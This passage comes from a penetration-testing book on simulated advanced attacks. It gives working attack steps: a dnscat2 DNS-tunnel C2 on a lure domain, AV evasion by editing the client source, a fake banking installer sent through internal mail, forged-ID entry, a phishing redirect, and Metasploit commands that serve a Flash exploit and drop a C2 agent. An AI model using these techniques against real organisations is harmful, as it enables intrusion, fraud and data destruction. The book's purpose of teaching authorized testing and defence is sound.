```

to download `dnscat2` and install its dependencies. You can execute the server simply by running the following (appending the carrier domain).

```
# ruby ./dnscat2.rb anti-virus-update.com
```

Stage II: Client Configuration

As the `dnscat2` client will certainly be detected out of the box by AV, you need to make some modifications to the C source before compiling it. Modification of the source code of an executable is effective in bypassing virus detection. Depending on the signature, this could be as simple as changing the text of some message within the code, or it might be more complicated, requiring the use of different function calls or the reordering of code. Looking through the source code of `dnscat.c`, you will see multiple simple signatures that would identify this as potentially hostile, including a bunch of `printf` statements that you can live without anyway. For example:

```
    if(optind >= argc)
    {
```

```
      printf ("Starting DNS driver without a domain! This will only
work if you\n");
      printf ("are directly connecting to the dnscat2 server.\n");
      printf ("\n");
      printf ("You'll need to use --dns server=<server> if you
aren't.\n");
      tunnel_driver = create_dns_driver_internal(group, NULL,
"0.0.0.0", 53, DEFAULT_TYPES, NULL);
    }
```

Remove these `printf` lines (as well as other such lines from the source), compile the code (I use MinGW but use Visual Studio if you must), and see what Virus Total makes of it, as shown in Figure 3.3.

Figure 3.3: Mmmmmm. Stealthy.

Now you need to make the whole thing look presentable and legitimate. When delivering payloads in this manner, I suggest packaging everything together using a professional installer such as InstallShield or Inno (the latter is free and open source). Users are more trusting of legitimate looking packages and this allows you to get creative with bank logos and so forth. The company has a Windows package for online banking that's free for download, so I'll acquire that and mirror its style as much as possible. I'll also add a dummy application that purports to be banking software of some kind (this can be anything that supports your pretext). How you go about this is entirely up to you. If you have time, create something impressive; if you don't, a command-line app that generates a contrived library error when run is an option. The important thing is that our payloads are installed to somewhere they won't be found and executed, whereas our dummy application should be the thing that draws attention. It should install with a desktop icon etc. and not arouse (immediate) suspicion. Optionally, you could also drop the PowerView PowerShell script to dump users and systems from AD so that even if our access is short-lived, we have considerable information to work with for future attacks, both technical and social.

Stage III: Physical Packaging

Again, the goal is to look as legitimate as possible. If you're deploying our package on an optical disk, use a label printer and really make it professional. In this instance I will deploy a mail slip with it sourced from the bank in question with a quick written note to support the pretext.

The next trick is to get the package into the bank's internal mail. This is easier than it sounds. When working for this bank in the past and waiting around in reception, I would frequently see employees passing packages to the front desk for internal delivery (basically just throwing it into a drop box). As long as everything looks legitimate (with the correct building codes etc.) it's that straightforward and that's why detailed research is critical. In this case, running in off the street and cutting the line works fine—you're important and busy after all. Don't queue; if you've got time to queue, you've got time to do it yourself.

The pretext can be anything you want as long it looks official, appears to come from an official source, and seems mandatory. Loads of things are mandatory in a corporate environment (compliance trainings are a good example), but think about why it would be arriving on physical media—is it too confidential to send via email? Has the employee been selected from a short list for whatever reason—should they feel privileged to get it? Is completion essential to make their bonus? Threaten people's bonuses and you can get them to do anything.

The Attack

You have the upgraded C2 and a physical package deployed to several bank HQs addressed to the targets using the correct building codes, conventions, and other nomenclature. It's a well-planned attack and someone will bite. In the meantime, what should you attack when you gain access? Payment systems seem like an obvious answer but being able to gain access to payment systems and being able to put your hands on the money are two very different things. An attacker might get away with it once, but any amount of money that would make such a risk viable would trigger auditing and certainly result in invoking the so-called two-tap principle where another set of eyes would have to confirm funds transfer. You'd have to be very confident in your understanding of the systems in question, have compromised multiple users, and be able to control the flow of information to a certain extent. The keys to the kingdom are not the payment systems, but the change control mechanisms.

Change control is the systematic approach to logging/approving any changes to a specific product, firewall ruleset, software upgrade, or anything else. It also applies to physical access control. An international bank has many, many different technologies and depends on outsourcing for much of its day-to-day business. Change control will be used to decide who will have access to what and when. For example, a vulnerability audit has been requested on a core banking switch that will require physical access to the server hall to test. Someone will have to sign off on this and effectively say, “This person has a

business need to be granted access to site ABC on these dates and they will additionally need access to server hall XYZ." This will go into change control to be confirmed or denied.

If confirmed, when the visitor shows up at the site, security will check his ID and give him a temporary pass. If he needs access to the server halls then once inside the security perimeter, he hands over his temp badge for a hall pass which won't allow the user to exit the building. Then he'll have to swap it back when he leaves. This way the hall passes can't leave the building. This all sounds very secure. The only problem is that change control is predominantly only useful for logging changes so that if something breaks, there is an audit trail to show exactly what happened and what needs to be rolled back.

In practice, unless a particular change is unusual, it's a rubber stamp process, particularly for physical access control. So many people come and go every day that it can't be anything else. In principle, the CISO has to approve a request for a security consultant to enter the server halls, but that's someone at the very top of the ladder who won't be familiar with what day-to-day tests are being carried out or the names of every consultant who enters her domain. If a team leader files such a request in change control it's going to be approved. Generally, it looks like this:

- Who needs access? Rob Hackerman of Hackerman Security Services.
- What do they need access for? Vulnerability audit of environment XYZ.
- What access is required? Building access at site MZ. Hall access to ABC.
- Have they been screened by security in the past? Yes. Consultant is frequently present at MZ and HJ.

It would be nice if you could get access to a physical site and plug your laptop in and look around, but wouldn't it be *great* if you could get access to the server halls? The damage an attacker could do under such circumstances simply cannot be understated. The change control process happens many times a day and the system can only be accessed from within the bank's corporate Intranet (or via VPN), so there is no particular reason to be suspicious that a contractor needs access to resources to do his job. We could put any name in the system we want as long as we have ID to back it up, but that doesn't have to be a passport or anything that's difficult to forge. I once used a fake Maryland driver's license to get into a building (outside the United States, so no laws broken). It wouldn't have fooled a Maryland cop but these guys had never seen one before and were none the wiser.

When the attack goes live, `dnscat2` is going to talk back to our C2 and allow us to tunnel into our SSH payload. The `dnscat2` UI is made up of *windows*. The default window is called the "main" window. You can get a list of windows by

typing

```
> windows
```

or

```
> sessions
```

at the `dnscat2` prompt. Once you have a live target, that will yield the following:

```
0 :: main [active]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = anti-virus-
update.com [*]
```

To create our tunnel, use this:

```
listen [0000:]443 localhost:443
```

It will create a tunnel on port 443 of the C2 server and terminate at 443 on our compromised machine (assuming here of course that SSH is listening on 443).

You now have secure shell access to the target host and can execute commands and transfer files, all through indirect DNS requests and responses. Any web applications that are capable of doing this in the target network (including change control) will be using AD to handle authentication. That is, access will be determined via a central control list that is linked to the user's domain account rather than from an application-specific login/password. This is interesting because at this point you can either deploy a keylogger to grab the target's credentials or inject the IE proxy attack directly into the web browser as in Chapter 1. Both approaches have their merits, although the former will likely require privilege escalation to succeed as well as a lot more time. That's generally not a problem but we discuss that process in depth in the next chapter in a longer-term engagement.

All you need to know now is the name of the change control server that once again you can derive from AD. With access to the change control system, you can grant yourself access as a consultant or contractor to any facility in the bank.

I talked earlier about the SOC and this is an anecdote worth repeating. This section describes an attack I carried out in 2012. Nobody questioned me (or indeed really acknowledged me) until I'd completed the server hall aspect of the engagement (took some pictures of core routing hubs) and decided to go upstairs to plug into the LAN to get a few screenshots. I was approached by technical security (who had noticed that the MAC address on my laptop wasn't registered). Without introducing themselves, they just asked, “Are you

doing a pen test?”

“Yes,” I replied.

“Great, let me just get your MAC so we don't get any more alerts.”

I felt that rather defeated the point of the SOC, but this is complacency—one of the biggest enemies of security there is.

Summary

The CISO got his scary presentation and the budget increase he wanted but in the long term it's unlikely the exercise dramatically increased the security posture of the organization. You can prioritize security, you can throw gobs of money at it, but the bottom line is that you still have to be able to do business. If you need people to come into your buildings and do work on a regular basis, there needs to be a fluid way to allow this to happen that also considers the security implications. In this instance, that failed.

The takeaway here is that the obvious systems to attack are not necessarily the right ones. As noted above, as pen testers we could probably subvert the payment systems themselves but it would be hard to go from there to physically removing money from the bank (as impressive a demo as that would be). In this instance, we chose to hit the change control systems because they were more vulnerable and would allow an attacker much more flexibility in controlling and molding the environment as they see fit. Millions were spent securing iPhone apps and retail banking websites. Nothing was spent testing the change control systems.

Exercises

1. Familiarize yourself with the AlienVault USM product. Understanding what the other guy sees will change your own workflow for the better.
2. Explore `dnscat2` and its equivalents. Examine the traffic using Wireshark. How could you make the traffic stealthier?
3. What measures could you take to mitigate the DNS tunneling attack? One option is to separate internal and external DNS, but this is unlikely to be practical in a large company. What else could be done?

Chapter 4
Pharma Karma

Throughout 2011, “Occupy Wall Street” protesters camped out in public parks across the United States. They were angry about something.

They weren't sure what.

Their messages were incoherent. They wanted the government to fix things. They wanted the government to stop corporate greed. But for all of the idealism behind the movement, the protesters missed one important fundamental point: corporations (like nation states) have escaped human scale. There is no “man” to fight, just a sprawling entity whose goals are perpetuation and expansion.

What does this have to do with information security? Everything. Until you've worked for a massive corporation, it's difficult to really understand how they function; a collective of affiliated business units bound together through uncompromising process. A CEO is a figurehead, nothing more—someone to put a face to a new product in the case of Apple or someone you have to look up to know their name in the case of Verizon or whoever.

Pharmaceutical companies are no strangers to protest and 2011 was no exception. Groups picketing Novartis or Pfizer are so common as to not be worth a mention. Of course, expressing your objection to corporate policy (in this case animal testing) by waving a banner is at best ineffective precisely because of these reasons. One day, one of these groups will learn basic system intrusion skills and they might achieve something.

Who knows?

When I attended the scoping meeting to discuss an APT modeling engagement with a large pharma, I discovered the remarkable phenomenon that apparently no one in New Jersey walks anywhere. I'd decided to stay at the Holiday Inn over the road from the company so I could just hop out of bed and not fuss with taxis or rental cars. Imagine my surprise when I found myself looking down the business end of a large nightstick wielded by a similarly massive security guard. I explained I was there for a business meeting while he nervously spoke into his walkie-talkie, “I don't know, he just *walked* in here.” It all worked out but for the next day's meeting, I took the hotel's shuttle instead which was waved through without a second glance. I then took the internal shuttle to the IT building and shoulder surfed my way in. All without a pass. I trust the irony of this is not lost on you.

This chapter makes vague mention of a technology called Hard Disk Firewall but doesn't refer to it by name. The reason for this is not to subject my publisher to legal liability. However, the technology is described in great detail on my website at www.wilallsopp.com if you'd like further information.

Background and Mission Briefing

Animal rights activists and affiliated groups were mounting an increasingly focused Internet campaign against their targets. In the past, these tactics were largely limited to email harassment and threats, but targeted attacks with an intention of compromising users were becoming increasingly common and more sophisticated. The nightmare scenario in the organization I was talking to was physical attacks against their staff and tertiary attacks against their suppliers (and the suppliers of their suppliers, etc.). Such an approach had previously been highly effective in the UK, leading to the British government financially intervening in several cases to stop pharmaceutical facilities from going out of business. American protesters had learned these lessons well and the SHAC model of protest (named after the animal rights group that pioneered it) was becoming popular in the United States.

Keeping employee details and client or supplier details secure while at the same time available to those departments that needed such information to function was a challenge because external actors were only one part of the problem. In the past, the organization had to contend with leaks by sympathetic employees as well. Subsequently, it was determined that some form of APT modeling scenario be attempted in order to illustrate the perceived risks and learn how best to mitigate them.

With this in mind and with an eye to saving money, the entire engagement would be conducted internally with the assumption that an attacker had gained access in some way or that the attacker was not an external actor but an employee with legitimate access to the corporate network. The company also placed a great deal of faith in an expensive hard disk firewall technology they had recently deployed, software that claimed to be capable of stopping “all attacks, both known and unknown.” As you shall see, this faith will turn out to be horribly misplaced.

The scope of the engagement would be a short-term hunter-killer exercise with the following goals:

- Simulate an attack against company employees by harvesting information including confidential data such as home addresses and social security numbers.
- Simulate a tertiary attack by acquiring names and details of suppliers and

clients.

- Determine a scenario where an attacker could cause irreparable or at least critical damage to the company through an attack on computer resources and information systems.

This made for a simple plan, at least on paper. We'd likely need to gain access to HR systems at a minimum, but it would be better if you could escalate privileges across as much of the network as possible, including backup systems. That way, you could simulate a massive destructive incident. Once an attacker has gained access to substantial resources, the quickest way to render them unusable would be to boot encrypt the hard storage and incapacitate the backups. In a genuine attack, an external actor would alter the parameters of the backups in order to overwrite the backups with garbage. Backup tapes (yes, they're still used in a lot of places but this works for equivalent technologies too), for instance, are usually reused every couple of weeks. With the all data destroyed, an attack on the infrastructure will be terminal.

Payload Delivery Part IV: Client-Side Exploits 1

In this chapter, we look at delivering payloads by exploiting vulnerabilities in client-side software such as web browsers, their plugins, and other desktop code. New vulnerabilities are discovered and patched in applications every day and, as a consequence, there is little point in learning to attack specific bugs here, as these will have been long addressed before this book goes to print. That being said, there are the “usual suspects”—technologies in which serious bugs have been discovered on a seemingly weekly basis over the course of their long lives and as such are illustrative and interesting to explore.

The Curse That Is Flash

The worst offender is Adobe Flash. Its almost universal presence combined with a long history of terrible security means that it is a staple of exploitation kits, ransomware, and drive-by-downloads. There is no secure way to deploy this horror story of a plugin—disable or remove it. The vast majority of systems will have Flash, and it is important to have some exploits for it on hand. There are so many security updates to Adobe Flash that most users (corporate or otherwise) just don't bother (unless there is a corporate technical policy in place to do this automatically, in which case such a security conscious environment will likely have marked it as a banned technology anyway). Antivirus is good at blocking the generic Flash exploits that emerge in tools like Metasploit, but as with any malware, a few small changes can ensure an attack slips through the defenses while remaining effective. Figures

4.1 and 4.2 should provide food for thought.

Adobe » Flash Player : Vulnerability Statistics

Vulnerabilities (748) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules


Related OVAL Definitions : Vulnerabilities (653) Patches (244) Inventory Definitions (5) Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2005	1		1												
2006	5	1	2	1			1			1					
2007	10		2	2			2			1	2	1	1		
2008	21	2	4	2			4			2	2		1		
2009	20	9	15	7	4						2				
2010	60	41	53	25	37		1			2	1				2
2011	63	34	56	45	30		2			3	3	1			1
2012	66	28	57	51	25		1			4	3	1			1
2013	56	29	55	46	29						1				
2014	76	16	41	19	15		4			25	6		2		
2015	314	82	268	82	74					32	20		1		
2016	56	29	56	33	28										
Total	748	271	610	313	242		15			70	40	3	5		4
% Of All		36.2	81.6	41.8	32.4	0.0	2.0	0.0	0.0	9.4	5.3	0.4	0.7	0.0	

Figure 4.1: This image from cvedetails shows 56 code execution vulnerabilities in Flash in 2016 alone.



2016-03-28 19:50:08	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.124.3.156:51913	88.221.254.194:http		
2016-03-28 15:14:12	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.117.3.169:58752	88.221.254.194:http		
2016-03-28 15:01:00	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:54450	88.221.254.201:http		
2016-03-28 14:05:28	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.114.3.169:53402	88.221.254.194:http		
2016-03-28 12:22:58	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.115.3.196:63334	88.221.254.194:http		
2016-03-27 19:00:56	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.114.3.169:54886	88.221.254.194:http		
2016-03-27 18:18:33	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.115.4.171:57276	88.221.254.128:http		
2016-03-27 17:19:34	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.117.3.169:55898	88.221.254.194:http		
2016-03-27 15:14:59	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:56623	82.201.41.6:http		
2016-03-27 13:10:29	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.110.230.224:51103	88.221.254.194:http		
2016-03-26 16:20:23	open	alienvault-prd102	Vulnerable software	Adobe Flash	1	N/A	10.117.1.81:55932	80.231.204.38:http		

SHOWING 1 TO 50 OF 1,105 ALARMS FIRST PREVIOUS 1 2 3 4 5 NEXT LAST

Figure 4.2: The number one issue on this AlienVault SOC alarm screen is vulnerable software, with that software being Flash.

At Least You Can Live Without It

The one redeeming quality of Flash from a security perspective is that it doesn't really do anything useful (at least nothing that is not now served by HTML5), so if you want to go ahead and pull it out of your network by the

roots, the walls aren't going to come tumbling down. The second big offender is Java. You saw earlier that it's easy to whip together a Java applet to carry out specific attacks against the client, which is great if that vector works for you. However, like Flash, certain versions are vulnerable to attacks that will take those decisions out of the target's hands as soon as they visit a website that contains your exploit. There are nowhere near as many vulnerabilities in Java as there are in Flash; nevertheless, it is still the second most commonly occurring issue detected in the same AlienVault SOC, as shown in Figure 4.3.




Figure 4.3: This is clearly a large network that lacks a cohesive overall vulnerability management strategy.

Memory Corruption Bugs: Dos and Don'ts

We'll look at a sample attack against Flash in due course, but first a comment on workflow. Personally, I don't like using memory corruption bugs when attempting to gain entry into target systems. By the nature of these vulnerabilities, there can be a lot of uncertainty and a lot that can go wrong. When targeting a massive number of users in a phishing attack, that can be acceptable, but in a specific APT-modeling scenario, every failed attack will cause the target to become more aware and more suspicious. Consequently, you have to remove as much uncertainty as possible, so when exploiting such vulnerabilities, it is desirable to have as much information on what the client is running beforehand, both in terms of an attack surface as well the specific versions of the software. It is possible to set up a webserver and give it a certain amount of intelligence to detect vulnerabilities in browsers and exploit them in real-time depending on what is found. However, this is rarely practical in real-world attacks against corporate infrastructure and they tend

to be “loud” (suspicious to IDS) and slow (the target may leave the web page or close the browser before an appropriate exploit is selected and exploited). Our process therefore should look like this:

- *Profile the target*—Lead your victim to a website that will run some scripts and model the environment.
- *Exploit selection*—Determine what is applicable to the target.
- *Stealth*—Modify the exploit to ensure that it won't be triggered by signature-based IDS but will still run. Being able to model your target's environment as closely as possible in a virtualized environment is essential here. This is the same issue you always face when deploying payloads and the nature of the obfuscation is going to depend on the attack.
- *Exploitation*—Deliver the attack in a plausible way to bring it under your command and control.

Assuming that you're targeting a user via a web browser, there are a couple of options for determining client-side software. The best option is JavaScript. The following quick and dirty script demonstrates how to enumerate browser plugins and versions:

```
<html>
<head>
  <script type="text/javascript">
  <!--
    function showWindow(){
      var len = navigator.plugins.length;
      newWin = window.open("", "", "height=400,width=500");
      newWin.document.write("<p>Plug-In Info:</p>");
      for(var i = 0; i < len; i++){
        newWin.document.write("<li>" +
navigator.plugins[i].description + "</li>");
      }

      newWin.document.close()
    }
  //-->
  </script>
</head>
<body>
  <form>
    <input type="button" value="Show Plug-In Information"
onclick="showWindow()">
  </form>
</body>
</html>
```

This method has its pros and cons. It's JavaScript so will most likely be allowed to run, but on the other hand, JavaScript doesn't have access to the

client's file system so it's dependent on what the browser chooses to tell it. The output is messy and usually contains duplicates, as shown in Figure 4.4.




Figure 4.4: Script output shows plugin data.

There are other properties and values you can derive via HTML/JavaScript, but if you want to go any deeper, you're going to need something more powerful running in the browser such as Java. That presents its own problems as you've already seen. Additionally, if you can execute Java applets on a target system you're already in a strong position to deploy your C2 without further fuss. In any case, JavaScript is adequate for what is needed here.

Reeling in the Target

Getting your target to visit your profiling web page is a matter of social engineering and you have many options. A favorite of mine is to use a fake LinkedIn invite. We all get them from people we know and people we don't, so they make for a good “click-and-forget” attack. A LinkedIn invite in your inbox looks like Figure 4.5.




Figure 4.5: A LinkedIn invite comes as an HTML email message.

It looks innocent enough but you can turn this into an effective attack by downloading the HTML and modifying the URLs in the message. That way, instead of going to LinkedIn, any click will redirect the target to the profiling web page. If you add the following line of code to the end of the JavaScript:

```
window.location.href = "https://www.linkedin.com/error_pages/"
```

The user will be immediately shown a temporary LinkedIn error message. The JavaScript is not stealthy and will not stand up to careful examination; however, we cover JavaScript obfuscation in depth later in the book.

Looking at the output from a profiler, you can see that the client is running Flash version 18.0.0.203. Checking CVE details, again you find that this version is vulnerable to the exploit CVE-2015-5122, as shown in Figure 4.6.

Figure 4.6: This is a remote command execution bug with reliable exploit code in the wild.

This exploit is quite interesting. It was discovered by a loathsome company in Italy called Hacking Team who specialized in selling spyware to repressive regimes (until the Italian government revoked their license to export

software). After Hacking Team was itself compromised by parties unknown, a lot of its secrets and some of its exploit code (including this one) was leaked to the Internet. It was improved by the community and imported into the Metasploit framework. (See https://www.rapid7.com/db/modules/exploit/multi/browser/adobe_flash_ha

This is tooling that we'll integrate into our C2 in the next section. For now, we'll use a standalone Metasploit exploit for the CVE-2015-5122 bug to get code execution on the target and install our C2 agent. If you're not familiar with Metasploit, now would be a good time to get familiar. There are plenty of tutorials on the web and it's too useful a tool for APT modeling to disregard. Setting up this attack is simplicity itself:

```
root@37-97-139-116:~# msfconsole

msf > search 5122

Matching Modules
================

  Name                                      Disclosure Date  Rank   Description
  -----                                     ---------------  -----  ---------------
-
   exploit/multi/browser/adobe_flash_opaque_background_uaf  2015-07-
06       great  Adobe Flash opaqueBackground Use After Free


msf > use exploit/multi/browser/adobe_flash_opaque_background_uaf
msf exploit(adobe_flash_opaque_background_uaf) > set PAYLOAD
generic/custom
PAYLOAD => generic/custom
msf exploit(adobe_flash_opaque_background_uaf) > set PAYLOADFILE
c2_agent.exe
PAYLOADFILE => c2_agent.exe
msf exploit(adobe_flash_opaque_background_uaf) > set SRVPORT 80
SRVPORT => 80
msf exploit(adobe_flash_opaque_background_uaf) > set URIPATH
adobe_demo
```

With a few simple commands, this attack is ready to fly. The end result is a web server that, when visited by the target, will immediately attack the vulnerable version of Flash. If it's successful, it will upload and execute the C2 agent.

The exploit is enabled as follows:

```
msf exploit(adobe_flash_opaque_background_uaf) > run
[*] Exploit running as background job.
msf exploit(adobe_flash_opaque_background_uaf) >
[*] Using URL: http://0.0.0.0/adobe_demo
[*] Local IP: http://c2_server.com/adobe_demo
[*] Server started.
```

Anyone visiting the URL `http://c2server.com/adobe_demo` is going to get attacked and anyone running a vulnerable version of Flash is going to get owned. This is a nice reliable exploit and a good intro to Metasploit if you don't know it. It's also resilient to antivirus (as long as you don't call it FlashExploit or some other obvious keyword that will get you flagged), as shown in Figure 4.7.

Figure 4.7: Metasploit does an excellent job at obfuscating the CVE-2015-5012 attack.

Command and Control Part IV: Metasploit Integration

